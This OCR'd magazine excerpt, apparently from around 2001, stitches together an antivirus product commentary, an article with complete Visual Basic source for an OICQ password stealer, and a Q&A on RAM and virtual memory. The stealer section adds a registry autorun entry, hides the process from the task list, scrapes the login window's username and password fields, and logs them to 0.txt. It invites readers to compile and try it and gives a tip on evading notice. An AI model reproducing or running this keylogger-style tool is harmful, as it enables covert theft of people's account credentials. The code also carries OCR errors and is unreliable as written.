我们看到，目前国内网络反病毒软件的开发仍不尽如人意，许多产品只是‘服务器版+ 单机版”的简单组合，并不具备真正的网络防守实力。而网络环境的复杂性又远非单机可比，因此基于单机的、静态的杀毒程序显然是无法满足网络安全需要的。

那么，如何更好地保护企业的网络环境？怎样的网络反病毒产品才能真正确保企业级用户远离病毒的‘毒手”？

首先，一套优秀的网络版杀毒软件必须能够全网化地查杀病毒，换句话说，企业网络中的每个节点都必须保证享受‘绝对平等”的防病毒待遇。其次，网络版杀毒软件必须实现全网化的远程管理，实现远程安装、远程杀毒、远程操作、远程报警等功能，确保实时地维护企业的网络安全。第三，网络版杀毒软件要具有优秀的实时监控能力。第四，由于新病毒的层出不穷，病毒破坏手段的日益复杂化，网络版反病毒软件需要有更为先进的技术、更全面的病毒库。第五，升级是杀毒软件的生命，网络版的杀毒软件应具备真正的智能同步升级功能，即自动下载，自动分发，保持全网版本的统一。第六，网络版杀毒软件需要易学易用，升级方便。最后，服务同样也是不可或缺的重要条件。

2000 年 11 月，瑞星公司率先推出了网络版杀毒软件，为企业级的系统安全提供解决方案，它所率先创立并采用的‘分布处理、集中控制”的高效反病毒体系，有效解决了网络反病毒‘严密与高效、智能与安全、节点防范与全网管理”等三大难题；运用先进的分布式计算技术，克服了目前网络杀毒产品不能全网统一杀毒的缺陷，杜绝了因部分计算机未及时杀毒而留下隐患。同时，瑞星采用了新一代病毒扫描引擎技术，能够高效、彻底地查杀各类已知和未知病毒；而瑞星的远程化管理功能，也使瑞星杀毒软件在病毒试图侵入系统时，能够自动进行远程报警，并对病毒的传播途径紧密跟踪，层层防护。于是，对于企业级用户的呼唤，瑞星的这一款产品可以说已做出了最为有效而有力的回答。

从反病毒产品的进一步发展来看，网络版杀毒软件终将成为未来市场的主流。而虽然瑞星公司的杀毒软件网络版的研制成功，终于标志着我国网络反病毒核心技术已处于国际领先地位。但我们还应看到，整个国产网络反病毒市场还没有积累成综合的厚势，这就需要所有的国内网络反病毒软件开发商都能够继续在技术、产品的开发以及服务等方面付出更大的努力，更深的钻研，这样才能将产品也将市场做到更为专业且更有实力。

在 VB 中使用窗口函数截取 OICQ 帐号密码

艾 军

摘 要 本文简单介绍如何采用 Visual Basic 语言，利用窗口函数截取 OICQ 帐号密码，并以此说明 OICQ 存在安全隐串。

关键字 密码，窗口函数，即时监视

一、引言

OICQ 从无到有，现在可以说中国的每一个网吧都装有 OICQ，每一个上过网的人都用过 OICQ，那么 OICQ 的加密功能倒底怎么样呢， OICQ 版本从低到高，其加密功能也越来越强，现在破解 OICQ 密码的方法大致有：穷举法、直接读取密码文件两种。

先说穷举法，对于这种方法 OICQ 的各个版本，可以说都没有任何的防范方法，也许他们认为这种破解方法不伤大雅，只要用户在使用 OICQ 时，把密码设长些就可以。现在像用穷举法进行 OICQ 密码破解的软件已非常多了，所以破解的原理也就不多说了。

再说直接读取密码文件，现在 OICQ 的加密越来越强，要用这种方法可要花上不少的功夫，而且在网吧上网的人，都有离开时，删除自己 OICQ 号目录的习惯，因此有时这种方法根本无能为力。

最后要说的，就是即时监视法，也就是本文章要介绍的，通过窗口函数取得密码的方法 （适用任何版本的 OICQ）。

二、设计思路

我们知道 OICQ 的密码框并没有进行特别的处理，也就是说用可以通过 SendMessage 发送 WM_GETTEXT 取得密码框中的值，我们可以利用这一点来完成密码的截取，具体请看下面：

使用 Timer 控件，监视 OICQ。

用遍查窗口的方法 （EnumWindows），取得所有的窗口标题 （GetWindowText），判断其中是否为 “OICQ 用户登录 ” 的标题，取得 OICQ 登录窗口的子窗口 （窗口上的控件）的类名 （GetClassName），然后通过 ComboBox、Edit 取得用户名和密码 （通过 SendMessage 发送 WM_GETTEXT 取得值）。

由于不能判断外部按键事件的发生，只有通过不断的取得密码值，具体方法如下：

首先取得用户名的值，然后不停地取密码的值，再判断窗口的标题是否为用户名，如果为用户名，则最后一次密码的值就是真正的密码，到此程序完成。

三、程序编制 （完整的程序代码和注释）

（1）首先为了避免程序被多次装载，造成系统资源的浪费及不必要的错误，声明变量、过程及 API 函数 写在 Module1. bas 文件中。

```
Declare Function CreateFileMapping Lib "kernel32" Alias "CreateFileMappingA" (ByVal hFile As Long, lpFileMappigAttributes As SECURITY_ATTRIBUTES, ByVal flProtect As Long, ByVal dwMaximumSizeHigh As Long, ByVal dwMaximumSizeLow As Long, ByVal lpName As String) As Long '创建一个新的文件映射对象
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long '关闭一个内核对象
Type SECURITY_ATTRIBUTES
        nLength As Long
        lpSecurityDescriptor As Long
        bInheritHandle As Long
End Type
Const PAGE_READWRITE = 1
Const ERROR_ALREADY_EXISTS = 183&
```

建立判断程序是否多启动的过程：

```
Sub Main()
Dim ynRun As Long
Dim sa As SECURITY_ATTRIBUTES
  sa. bInheritHandle = 1
  sa. lpSecurityDescriptor = 0
  sa. nLength = Len(sa)
ynRun = CreateFileMapping(& HFFFFFFFF, sa, PAGE_READWRITE, 0, 128, App. title) '创建内存映射文件
  If (Err. LastDllError = ERROR_ALREADY_EXISTS) Then '如果指定内存文件已存在，则退出
      CloseHandle ynRun '退出程序前关闭内存映射文件
      End
  End If
End Sub
```

（2）即时监视，就需要在系统启动时，程序自启动，这里使用修改注册表的方法，声明变量、过程及 API 函数写在 Module1. bas 文件中。

```
Declare Function RegCreateKey& Lib "advapi32. dll" Alias "RegCreateKeyA" (ByVal hKey & , ByVal lpszSubKey $ ,
```

lphKey&) ´在指定的项下创建一个新项. 如指定的项已经存在, 那么函数会打开现有的项
Declare Function RegSetValue Lib ″advapi32. dll″ Alias ″RegSetValueA″ (ByVal hKey As Long, ByVal lpSubKey As String, ByVal dwType As Long, ByVal lpData As String, ByVal cbData As Long) As Long ´设置指定项或子项的默认值
Const HKEY_LOCAL_MACHINE = & H80000002
Const REG_SZ = 1

建立使程序自启动的过程：

```
Sub AutoRun()
Dim sKeyName As String, sKeyValue As String, sKeyValueIcon As String
Dim Ret As Integer, lphKey As Long
  sKeyName = ″Software\Microsoft\Windows\CurrentVersion\Run″ ´是启动项在注册表中位置, 大家可能通过 regedit. exe 来查看
sKeyValue = App. Path & IIf(Len(App. Path) > 3, ″\″ & ″KillOicq. exe″, ″KillOicq. exe″) ´monitor. exe 为这个程序
  Ret = RegCreateKey & (HKEY_LOCAL_MACHINE, sKeyName, lphKey) ´创建新的启动项
  Ret = RegSetValue& (lphKey& , ″″, REG_SZ, sKeyValue, 0& ) ´设置键值
End Sub
```

3) 实现程序自身的隐藏 (Me. Hide)、在关闭程序对话框中隐藏，声明变量、过程及 API 函数写在 Module1. bas 文件中。

```
Declare Function RegisterServiceProcess Lib ″ kernel32″ (ByVal dwProcessID As Long, ByVal dwType As Long) As Long
Const RSP_SIMPLE_SERVICE = 1 ´隐藏
```

建立实现程序自身在关闭程序对话框中的隐藏的过程：

```
Sub HideMyWin()
RegisterServiceProcess lngProcessID, RSP_SIMPLE_SERVICE
End Sub
```

4) 即时监视是否运行了 OICQ

加载 1 个 Timer 控件，其 Interval 的值为 1 (可以自己设置，尽量少点)，这个程序就是通过 Timer 来实现监视的。

```
Private Sub Timer1_Timer()
  EnumWindows AddressOf EnumProc, 0 ´枚举窗口列表中的所有父窗口(顶级和被所有窗口), 开始监视程序
End Sub
```

声明变量、过程、函数及 API 函数写在 Module1. bas 文件中：

```
Option Explicit
Declare Function EnumWindows Lib ″ user32″ (ByVal lpEnumFunc As Any, ByVal lParam As Long) As Long ´遍查窗口
Declare Function GetWindowText Lib ″user32″ Alias ″GetWindowTextA″ (ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long ´取得窗口标题
Declare Function GetClassName Lib ″ user32″ Alias ″GetClassNameA″ (ByVal hwnd As Long, ByVal lpClassName As String, ByVal nMaxCount As Long) As Long ´为指定的窗口取得类名
Declare Function GetWindow Lib ″user32″ (ByVal hwnd As Long, ByVal wCmd As Long) As Long ´获得一个窗口的句柄
Const GW_CHILD = 5 ´寻找源窗口的第一个子窗口
Const GW_HWNDNEXT = 2 ´为源窗口寻找下一个兄弟窗口
Declare Function SendMessage Lib ″user32″ Alias ″SendMessageA″ (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long ´发送消息
Const WM_GETTEXT = & HD
Const WM_GETTEXTLENGTH = & HE
Dim buf As String
Dim nameall, name, passwordall, password As String
Dim i As Integer
Dim title, titleall, filepath As String
Public Function EnumProc(ByVal app_hwnd As Long, ByVal lParam As Long) As Boolean ´遍查主窗口
Dim buf As String * 1024
Dim length As Long
  filepath = App. Path & ″\0. txt″ ´0. txt 为保存帐号、密码的文件
  If Dir(filepath) = ″″ Then
    title = ″″
    titleall = ″″
  End If
  length = GetWindowText(app_hwnd, buf, Len(buf))
  title = Left$(buf, length) ´取得窗口的标题
If InStr(title, ″OICQ 用户登录″) Then ´判断是否为 OICQ 窗口
    Call GetZiWin(app_hwnd) ´调用(5), 取得 OICQ 窗口中的帐号、密码框的类名
  End If
  If title <> ″″ Then
    If InStr(titleall, title) Then
      EnumProc = 1
  Else
      titleall = titleall + title ´title 是指取得的窗口标题
      If name <> ″″ Then ´取得的帐号
        If InStr(title, name) Then SaveFile ´保存帐号密码(如果取得的标题等于取得的帐号, 则表示用户名、密码已顺利取出了), 就调用(7)
      End If
  End If
End If
EnumProc = 1
End Function
```

5) 取得 OICQ 窗口中的用户名、密码框的类名

自定义取得子窗口类名的函数，写在 Module1. bas 文件中。

我们知道 OICQ 主窗口的用户名的类名是 ComboBox，密码框的类名是 Edit，这里可以通过取得类名的办法，取得它们的句柄，从而取得它们的值。

```
Public Function GetZiWin(window_hwnd As Long) As String
Dim buflen As Long
Dim child_hwnd As Long
Dim children() As Long
```

```
Dim num_children As Integer
Dim i As Integer
    ´取得类名
    buflen = 256
    buf = Space$(buflen - 1)
    buflen = GetClassName(window_hwnd, buf, buflen)
    buf = Left$(buf, buflen)
    If Right(buf, 8) = "ComboBox" Or Right(buf, 4) = "Edit" Then ´进行判断
        GetZiWin = GetWinText(window_hwnd) ´调用(6),取得它们的值
        Exit Function
    End If
    num_children = 0
    child_hwnd = GetWindow(window_hwnd, GW_CHILD) ´取得第 1 个子窗口的句柄
    Do While child_hwnd <>0 ´如果有子窗口
        num_children = num_children + 1
        ReDim Preserve children(1 To num_children)
        children(num_children) = child_hwnd
    child_hwnd = GetWindow(child_hwnd, GW_HWNDNEXT) ´取得下一个兄弟窗口的句柄
    Loop
    For i = 1 To num_children
        Call GetZiWin(children(i))
    Next i
End Function
```

(6) 通过 (5) 已得到了用户名、密码框的类名，也就取得了句柄，这一步进行取值。

自定义取得子窗口的值的函数，写在 Module1.bas 文件中：

```
Public Function GetWinText(window_hwnd As Long) As String ´取得子窗口的值
Dim txtlen As Long
Dim txt As String
  ´通过 SendMessage 发送 WM_GETTEXT 取得地址栏的值
  GetWinText = ""
  If window_hwnd = 0 Then Exit Function
     txtlen = SendMessage ( window_hwnd, WM_GETTEXT-LENGTH, 0, 0)
  If txtlen = 0 Then Exit Function
  txtlen = txtlen + 1
  txt = Space$(txtlen)
    txtlen = SendMessage(window_hwnd, WM_GETTEXT, txtlen, ByVal txt)
  GetWinText = Left$(txt, txtlen)
  If buf = "ComboBox" Then
       name = GetWinText
       If InStr(nameall, name) Then
            i = 0
       Else
            nameall = nameall + name
            i = i + 1
       End If
  Else
       password = GetWinText
       If InStr(passwordall, password) Then
            i = 0
       Else
            passwordall = passwordall + password
            i = i + 1
       End If
  End If
End Function
```

(7) 到现在，程序已进行收尾阶段，如果在 (4) 中判断用户名、密码顺利取出，则保存相关信息。

自定义保存信息的过程，写在 Module1.bas 文件中：

```
Sub SaveFile()
Dim file_num As Integer
Dim allstr As String
  allstr = name & Space(5) & password & Space(5) & Now ´保存帐号、密码、启动的时间
  file_num = FreeFile
  If Dir(filepath) = "" Then
     Open filepath For Output As #file_numm
  Else
     Open filepath For Append As #file_nu
  End If
  Print #file_num, allstr
  Close #file_num
End Sub
```

(8) 到些为此程序全部完成，大家可把它编译为 KillOicq.exe 试一试。

四、程序补充

1. 遍查窗口的方式，取得窗口标题，大家也可用其他的窗口函数试试，应该会更好。

2. 在程序编制 (4) 中，顺利取得帐号、密码的判断，希望大家多看几遍，多试试，这一部分的代码我感觉没有写好，希望大家能够正确理解。

3. 由于使用的是监视法，因此比较耗系统资源，这样在配置较低的机器上，容易被别人发现，大家可对程序代码进行优化，使它占用的系统资源少点。

五、程序说明

使用此软件后，在每次系统启动时该软件都会运行，监视 OICQ，当你打开 OICQ，并输入密码，则该软件在软件所在目录记录里记下你的 OICQ 帐号和密码，并保存在 0.txt 文件里，你只要双击 0.txt 文件就能看到帐号、密码。

六、补充说明

本程序在 VB5.0、Win98 环境下运行正常，作者通过此程序并不是让用户窃取别人的 OICQ 密码，只是为了学习的目的，大家如果还有什么问题可到 www.d1vb.com 来一起讨论。

（收稿日期：2001 年 3 月 26 日）

博士信箱 QUESTION&ANSWER

微机系统内存的合理使用与常见问题解答

如何辨认伪劣内存条

辨认伪劣内存条应掌握以下要点：

（1）Remark 芯片

所谓 Remark 就是打磨芯片上的产品标识。让低速产品穿上高速的外衣。频率一高，自然露马脚。现在很多不法加工商，他们造假的水平很高，很难用肉眼辨出真假，但是可以让这种产品跑在标称的频率之上，劣质的内存是经不起这种考验的。

Remark 芯片是不法商人作假最常见的手法，这些芯片都是一些不法厂商从原厂购买的等外品，这些产品经过测试，仍然有一些产品可以达到技术要求，于是他们把这些内存芯片随便印上一个品牌或者仿冒大厂的品牌做成内存条来出售，以获取暴利。市场上以假冒 LG 的 7J 的打磨内存条为最多，好在 LG 已不再生产内存条产品了，所以如果在市场上看到了 LGS 的内存条，也不要去购买，因为不是打磨的就是库存产品。

（2）非标准补位产品

标准的 64MB SDRAM 内存条都是采用 8 片 8MB 内存芯片焊装而成的，而补位的 64MB 内存条采用 12 片或者 16 片内存条焊装而成，这种内存的成本很低，所以利润比较高。用户以后购买 64MB 内存条的时候，一定要注意这种内存条是否为 8 片内存芯片，如果是 12 片或者 16 片的一定是补位条子。这种内存在 PC66 的情况下尚能使用，但在 PC100 的情况下，就会出现蓝屏或者死机的情况。

（3）假 SPD

SPD 一般记载着内存条的性能数据，比如速度、CL 数值等。当计算机开机的时候，BIOS 会自动调用这些数据，有的内存厂商为了降低成本，将一个假的 SPD 芯片焊在内存条上，实际上在开机的时候，BIOS 读取不到任何有关内存性能的数据，这就会造成系统性能下降。

（4）制作工艺粗糙

劣质内存条不仅印刷电路板的薄厚各不相同，而且做工粗糙，边缘不整齐，有时还带有毛刺，芯片的焊点和印刷字样特别模糊、粗糙。购买者一旦发现内存条是由不同型号（或不同厂商、不同速度、不同日期）芯片的组合而成，那么它必定是劣质产品无疑。

（5）价格便宜

价格是伪劣产品的唯一竞争优势，在购买的时候，千万不要图便宜。电子产品就是这样，一分钱一分货。

为什么 Windows 需要使用虚拟内存

Windows 是一个多任务操作系统，它可以同时运行多个程序，由于不同的程序在不同的时候对内存的需求量都不同，所以整个系统在运行过程中对内存的需求是变化的，另外，有的程序甚至会需要超出机器内安装的全部内存的容量，在这种情况下，Windows 显然不能把自己和其他所有程序的代码和数据全部都放到内存中，它需要找一个地方来存放当前不使用的代码和数据，只把当前使用的代码和数据放到内存中。随着系统的运行，可能就要用到以前不用的代码和数据了，此时 Windows 会将这些代码和数据从临时存储的地方读回到内存中，又将内存中的一些暂时不会用到的代码和数据写到临时存储的地方，这个临时存储数据的地方便是交换文件。Win386. swp 就是 Windows 98 用于提供虚拟内存的交换文件，当然，Win386. swp 是不可删除的，即使强行删除了，下次启动时，Windows 98 又会自动生成该文件。

使用虚拟内存有什么好处

为了实现虚拟内存，Windows 利用了 80386 以上 CPU 提供的内存分页技术，这些 CPU 支持把内存分成 4KB 单位的一个个“页面”，并为每个“页面”建立一个索引。索引中包含了一个标志，用来表示该“页面”当前是否在内存中。当某个程序的一段当前不在内存中的代码将要被执行时，或者该程序需要用到当前不在内存中的数据时，CPU 会产生一个中断（即暂时中断当前程序）来通知 Windows，Windows 则会从交换文件中读回相应的代码或数据，最后从中断返回，继续执行原来的程序。

内存与交换文件之间进行的数据交换过程是透明的，也就是说程序不会感觉到自己的部分代码或数据当前并不在内存中，实际上，它们感觉到的是自己拥有大量的内存，因为当它们向 Windows 申请分配更多内存时基本上都能得到满足，这便是 Windows 向程序提供了由实际内存和交换文件组成的虚拟的内存空间而得到的好处。由此可见，虚拟内存对 Windows 系统是多么的重要，因为只有利用虚拟内存技术才能满足多任务对内存的需求。

需要指出的是，虚拟内存技术在 Intel 推出 80386 之前早已存在了，因为其他类型的 CPU 和操作系统也遇到过物理内存不能满足实际需要的问题，人们最终想出了利用价格相对便宜、速度有一定保证的硬盘构成虚拟内存来配合物理内存的方法，这种方法沿用至今。Windows 与 CPU 之间的紧密配合是实现虚拟内存的关键，当初微软曾协助 Intel 设计 80386，自 80386 以来相继还有 80486、Pentium、Pentium Ⅱ、Celeron 和

Pentium Ⅲ等 CPU 问世，它们基本上都沿用了 80386 引人的内存分页技术，Windows 与这些 CPU 都能良好地相互配合以实现虚拟内存。除了 Windows 外，其他很多操作系统也都使用了虚拟内存技术，例如时下热门的 Linux，运行于 PC 机上的 Linux 会建立一个专门的交换分区，这个交换分区就相当于 Windows 的交换文件，两者的原理是一致的。

Windows 对虚拟内存是如何管理的

当系统运行时，如果用户启动了很多程序，导致当前的交换文件已经不够用了，Windows 9X / Me / 2000 就会以 4MB 为单位来增加交换文件的大小，直到满足程序的要求或者硬盘自由空间不够为止（Word 等程序在此之前就会报告没有足够的内存完成某些操作）。Windows 9X / Me / 2000 除了会增加交换文件的大小外，它还会在系统启动程序时舍弃交换文件中一些不再有用的数据，以便缩小交换文件的大小。

Windows 9X / Me / 2000 自动增加交换文件的目的是尽量满足程序对虚拟内存的需求，自动缩小交换文件的目的则是在不需要很多虚拟内存时尽量节省硬盘空间。不过，这种方式也有缺点，首先是增加和缩小交换文件都需要一定的处理时间，在启动程序时可能会带来较长的延时，其次，由于交换文件在硬盘上不连续，一方面会使得对交换文件的读写效率不高，另一方面则可能会加快文件碎片的生成速度。

内存是不是越大越好

内存是不是越多越好呢？答案是根据用户要用电脑来做些什么工作而定。也就是说，取决于用户会运行一些什么样的软件，也就是用户的电脑要处理的数据量的多少。打个简单的比方，内存好比是一个仓库，这个仓库的大小要由用户有多少货物来决定，太小了货物放不下或者放得杂乱无章，会影响 CPU 的运算速度，使用户花很长的时间去等待，但太大了，又会造成大部分仓库空着，白白浪费了资源。当运行的软件一定时，内存的增加对系统运行速度的提高是有一个限度的，当内存达到某一数目后，再加大内存，系统运行的速度就几乎不会再提高了。这是显而易见的，因为再增加的内存，系统根本用不上。所以，内存的大小应该视需要而定，比如把电脑用于文字处理工作，那 16MB 就差不多了，而若要用来玩游戏，64MB 都可能远远不够，128 MB 也不大。

怎样合理使用系统内存

合理使用系统内存从以下几个方面采取措施：

（1）内存监视

系统的内存总是会用完的，虽然有虚拟内存，但由于硬盘读写的速度不可和内存相提并论，大量、频繁地使用虚拟内存将使电脑操作变得难以忍受，所以在使用内存的时候，就要注意监视内存的使用情况，Windows 中提供了一个系统监视器，可以监视内存的占用情况，另外还有一个简单的办法，就是在任何一个 Windows 9X / Me 的文件窗口中，选择“帮助 / 关于 Windows9X / Me”菜单，在打开的窗口中就可以看到目前内存资源的占用情况，一般如果只要有 60% 的资源占用，就要警惕了。

（2）释放内存

如果系统内存不够，就要时刻注意释放内存。释放内存就是将驻留内存的数据从内存中释放出来。释放内存最简单、最有效的方法就是重新启动机器。另外就是关闭运行的程序，包括在后台运行的程序，例如防毒监视程序。有些应用程序不能用一般的方法关闭，这时就要用“Ctrl + Alt + Del”键来关闭任务。另外注意剪贴板如果存储了一幅图像，是要占用大量内存空间的，此时可以粘贴几个简单的字符将图像数据从内存中冲掉，后台打印的数据也会占用大量的内存空间。

（3）优化内存数据

在 Windows 中，驻留内存的数据很多，像桌面快捷图标、任务栏中的图标、系统托盘中的时间等都要占用内存资源，如果内存紧张，可以考虑优化这些项目，尽量少用各种后台驻留的程序，特别是设计不好的程序，要占用大量的内存资源。平常在使用电脑的时候，不要同时打开太多的窗口，或者在程序中打开太多的数据文件。另外，长时间使用电脑后，内存的数据排列有可能比较混乱而引起性能下降，这时可以重新启动系统。

（4）提高系统的其他部件性能

电脑系统的其他部件的性能对内存的效能也有巨大的影响。例如，总线类型、CPU、显存、硬盘速度。如果显存太小，而显示的数据量很大，再多的显存也是没有办法提高系统效能的。如果硬盘的速度太慢，特别是平均寻道速度太慢，则将严重影响系统的虚拟内存的读写速度，造成整个系统的速度下降。

交换文件过大的解决办法是什么

如果发现 Win386. swp 过大，这说明系统同时运行了很多大型应用程序，所以才需要如此大的交换文件。为了减小交换文件的体积，只需要重新启动系统，并且尽量只运行必要的程序就行了。还可以在‘系统”属性中自己指定虚拟内存设置，让 Windows 使用其他分区的空间，例如 D 盘的自由空间很多并且让最大值和最小值保持缺省值即可。

实际上，如果硬盘空间比较大，我们还可以让 Windows 9X / Me / 2000 使用一段连续并且大小固定的硬盘空间来作为交换文件，从而能在一定程序上提高系统的性能。具体方法是先格式化一个分区，然后指定 Windows 使用该分区的空间，并让最大值和最小值相等，设为实际内存的 4 ~ 5 倍左右。在这种情况下，Windows 9X 将在指定分区上建立一个连续的 Win386. swp，并且不会动态改变交换文件的大小。

如果 Windows 在内存和交换文件之间频繁地交换数据，说明系统严重缺乏内存，此时系统性能将受到很大的影响，如果硬盘自由空间也不够用的话，某些程序或其部分功能就无法正常运行。针对这种情况，添置更多的内存和一个大容量硬盘是最好的解决办法，也可用一些工具来优化内存的使用，提高系统的性能。